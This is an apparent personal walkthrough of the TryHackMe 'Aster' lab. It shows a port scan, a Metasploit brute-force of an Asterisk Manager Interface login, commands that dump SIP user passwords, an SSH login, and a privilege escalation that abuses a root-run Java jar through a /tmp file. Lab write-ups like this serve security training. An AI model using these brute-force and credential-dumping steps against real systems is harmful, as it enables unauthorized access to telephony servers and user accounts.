Aster


Aster

https://tryhackme.com/room/aster

uncompile


`rustscan -a 10.10.151.129 -- -sC -sV -A | tee scan.txt`

Download file from http



But this is encrypted data I beleive

If strings this file The are 2 long strings, try cyberchief



I have admin possible username. But where can I log in

I found that asterisk is protokol where log in possible,and here is a lot of exploits

Show 15

Date	D	A	V	Title	Type
2018-02-27	⬇	⬇	✓	Asterisk chan_pjsip 15.2.0 - 'SUBSCRIBE' Stack Corruption	DoS
2018-02-27	⬇	⬇	✓	Asterisk chan_pjsip 15.2.0 - 'SDP fmtp' Denial of Service	DoS
2018-02-27	⬇	⬇	✓	Asterisk chan_pjsip 15.2.0 - 'SDP' Denial of Service	DoS
2018-02-27	⬇	⬇	✓	Asterisk chan_pjsip 15.2.0 - 'INVITE' Denial of Service	DoS
2018-02-07	⬇		✓	Asterisk 13.17.2 - 'chan_skinny' Remote Memory Corruption	DoS
2014-07-17	⬇		✓	Fonality trixbox - 'asterisk_info.php' Directory Traversal	WebApps
2013-03-10	⬇		✓	Asteriskguru Queue Statistics - 'warning' Cross-Site Scripting	WebApps
2011-05-26	⬇		✓	Asterisk 1.8.4.1 - SIP 'REGISTER' Request User Enumeration	Remote
2011-05-02	⬇		✓	Asterisk 1.8.x - SIP INVITE Request User Enumeration	Remote
2010-07-12	⬇		✓	Asterisk Recording Interface 0.7.15/0.10 - Multiple Vulnerabilities	Remote
2008-07-21	⬇		✓	Asterisk 1.6 IAX - 'POKE' Requests Remote Denial of Service	DoS
2008-03-18	⬇		✓	Asterisk 1.4.x - RTP Codec Payload Handling Multiple Buffer Overflow Vulnerabilities	DoS
2008-01-02	⬇		✗	Asterisk 1.x - BYE Message Remote Denial of Service	DoS
2007-10-16	⬇		✓	Asterisk 'asterisk-addons' 1.2.7/1.4.3 - CDR_ADDON_MYSQL Module SQL Injection	Remote
2007-03-21	⬇		✓	Asterisk 1.4 SIP T.38 SDP - Parsing Remote Stack Buffer Overflow (PoC) (2)	DoS

Showing 1 to 15 of 27 entries (filtered from 45,784 total entries)

Try metasploit scaner

```
msf6 auxiliary(voip/asterisk_login) > run
[*] 10.10.151.129:5038    - Initializing module...
[*] 10.10.151.129:5038    - 10.10.151.129:5038 - Trying user:'admin' with password:'admin'
[*] 10.10.151.129:5038    - 10.10.151.129:5038 - Trying user:'admin' with password:'123456'
[*] 10.10.151.129:5038    - 10.10.151.129:5038 - Trying user:'admin' with password:'12345'
[*] 10.10.151.129:5038    - 10.10.151.129:5038 - Trying user:'admin' with password:'123456789'
[*] 10.10.151.129:5038    - 10.10.151.129:5038 - Trying user:'admin' with password:'password'
[*] 10.10.151.129:5038    - 10.10.151.129:5038 - Trying user:'admin' with password:'iloveyou'
[*] 10.10.151.129:5038    - 10.10.151.129:5038 - Trying user:'admin' with password:'princess'
[*] 10.10.151.129:5038    - 10.10.151.129:5038 - Trying user:'admin' with password:'1234567'
[*] 10.10.151.129:5038    - 10.10.151.129:5038 - Trying user:'admin' with password:'12345678'
[*] 10.10.151.129:5038    - 10.10.151.129:5038 - Trying user:'admin' with password:'abc123'
[+] 10.10.151.129:5038    - User: "admin" using pass: "abc123" - can login on 10.10.151.129:5038!
[!] 10.10.151.129:5038    - No active DB -- Credential data will not be saved!
```

```
ACTION: LOGIN
USERNAME: admin
SECRET: abc123
EVENTS: ON
```

Every time is this protocol I should click double enter)

```
Action: command
Command: help
```

```
Command: help

Response: Error
Message: Missing action in request

Action: command
Command: help

Response: Success
Message: Command output follows
Output: !                              -- Execute a shell command
Output: acl show                       -- Show a named ACL or list all named ACLs
Output: ael reload                     -- Reload AEL configuration
Output: ael set debug {read|tokens|macros|contexts|off} -- Enable AEL debugging flags
Output: agent logoff                   -- Sets an agent offline
Output: agent show all                 -- Show status of all agents
Output: agent show online              -- Show status of online agents
Output: agent show                     -- Show information about an agent
Output: agi dump html                  -- Dumps a list of AGI commands in HTML format
Output: agi exec                       -- Add AGI command to a channel in Async AGI
Output: agi set debug [on|off]         -- Enable/Disable AGI debugging
Output: agi show commands [topic]      -- List AGI commands or specific help
Output: aoc set debug                  -- enable cli debugging of AOC messages
Output: ari mkpasswd                   -- Encrypts a password
Output: ari set debug                  -- Enable/disable debugging of an ARI application
Output: ari show apps                  -- List registered ARI applications
Output: ari show app                   -- Display details of a registered ARI application
Output: ari show status                -- Show ARI settings
Output: ari show users                 -- List ARI users
Output: ari show user                  -- List single ARI user
Output: bridge kick                    -- Kick a channel from a bridge
Output: bridge show all                -- List all bridges
Output: bridge show                    -- Show information about a bridge
Output: bridge technology show         -- List registered bridge technologies
Output: bridge technology {suspend|unsuspend} -- Suspend/unsuspend a bridge technology
Output: calendar dump sched            -- Dump calendar sched context
Output: calendar show calendar         -- Display information about a calendar
Output: calendar show calendars        -- Show registered calendars
Output: calendar show types            -- Show all calendar types loaded
Output: cc cancel [core|all]           -- Kill a CC transaction
Output: cc report status               -- Reports CC stats
```

There is somethins interesting

```
Output: sip show domains              -- List our local SIP domains
Output: sip show history              -- Show SIP dialog history
Output: sip show inuse [all]          -- List all inuse/limits
Output: sip show mwi                  -- Show MWI subscriptions
Output: sip show objects              -- List all SIP object allocations
Output: sip show peers [like]         -- List defined SIP peers
Output: sip show peer                 -- Show details on specific SIP peer
Output: sip show registry             -- List SIP registration status
Output: sip show sched                -- Present a report on the status of the scheduler queue
Output: sip show settings             -- Show SIP global settings
Output: sip show tcp                  -- List TCP Connections
Output: sip show users [like]         -- List defined SIP users
Output: sip show user                 -- Show details on specific SIP user
Output: sip unregister                -- Unregister (force expiration) a SIP peer from the registr
Output: skinny message clear          -- Clear message to devices
Output: skinny message set            -- Send message to devices
Output: skinny reload                 -- Reload Skinny config
Output: skinny reset                  -- Reset Skinny device(s)
```

```
action:command
command: sip show users
```

```
action:command
command: sip show users

Response: Success
Message: Command output follows
Output: Username                Secret          Accountcode     Def.Context     ACL  Forcerport
Output: 100                     100                             test            No   No
Output: 101                     101                             test            No   No
Output: harry                   p4ss#w0rd!#                     test            No   No
```

ssh as user harry

```
┌──(kali㉿kali)-[~/THM/aster]
└─$ ssh harry@10.10.151.129
The authenticity of host '10.10.151.129 (10.10.151.129)' can't be established.
ED25519 key fingerprint is SHA256:8Awxa1+U8ihfrilnopXoNcUHTvVbAVhtZPk4RWox5tM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.151.129' (ED25519) to the list of known hosts.
harry@10.10.151.129's password:
Permission denied, please try again.
harry@10.10.151.129's password:
Permission denied, please try again.
harry@10.10.151.129's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Wed Aug 12 14:25:25 2020 from 192.168.85.1
harry@ubuntu:~$ ls
Example_Root.jar  user.txt
harry@ubuntu:~$ cat user.txt
thm{bas1c_aster1ck_explotat1on}
harry@ubuntu:~$
```

Avery interesting file in home's directory. Using online decompiler I founde source code

Example_Root.jar

Delete | Download ZIP

Example_Root.jar / Example_Root.java

Download file

```
    import java.io.File;
import java.io.FileWriter;
import java.io.IOException;

public class Example_Root {
   public static boolean isFileExists(File var0) {
      return var0.isFile();
   }

   public static void main(String[] var0) {
      String var1 = "/tmp/flag.dat";
      File var2 = new File(var1);

      try {
         if (isFileExists(var2)) {
            FileWriter var3 = new FileWriter("/home/harry/root.txt");
            var3.write("my secret <3 baby");
            var3.close();
            System.out.println("Successfully wrote to the file.");
         }
      } catch (IOException var4) {
         System.out.println("An error occurred.");
         var4.printStackTrace();
      }
```

If I create **flag.dat** file in /tmp directory: root.txt will copiing to harrys home directory

```
harry@ubuntu:/tmp$ touch flag.dat
harry@ubuntu:/tmp$ cd
harry@ubuntu:~$ ~
-bash: /home/harry: Is a directory
harry@ubuntu:~$ cd ~
harry@ubuntu:~$ ls -la
total 56
drwxr-xr-x 5 harry harry    4096 Dec 24 07:06 .
drwxr-xr-x 3 root  root     4096 Aug 10  2020 ..
-rw------- 1 root  asterisk  171 Aug 10  2020 .asterisk_history
-rw------- 1 root  root     3117 Aug 12  2020 .bash_history
-rw-r--r-- 1 harry harry     220 Aug 10  2020 .bash_logout
-rw-r--r-- 1 harry harry    3771 Aug 10  2020 .bashrc
drwx------ 2 harry harry    4096 Aug 10  2020 .cache
-rw-rw-r-- 1 harry harry    1094 Aug 12  2020 Example_Root.jar
drwxrwxr-x 2 harry harry    4096 Aug 10  2020 .nano
-rw-r--r-- 1 harry harry     655 Aug 10  2020 .profile
-rw-r--r-- 1 root  root       24 Dec 24 07:06 root.txt
drwxr-xr-x 3 root  root     4096 Aug 10  2020 .subversion
-rw-r--r-- 1 harry harry       0 Aug 10  2020 .sudo_as_admin_successful
-rw-rw-r-- 1 harry harry      32 Aug 11  2020 user.txt
-rw-r--r-- 1 root  root      233 Aug 12  2020 .wget-hsts
harry@ubuntu:~$ cat root.txt
thm{fa1l_revers1ng_java}harry@ubuntu:~$
```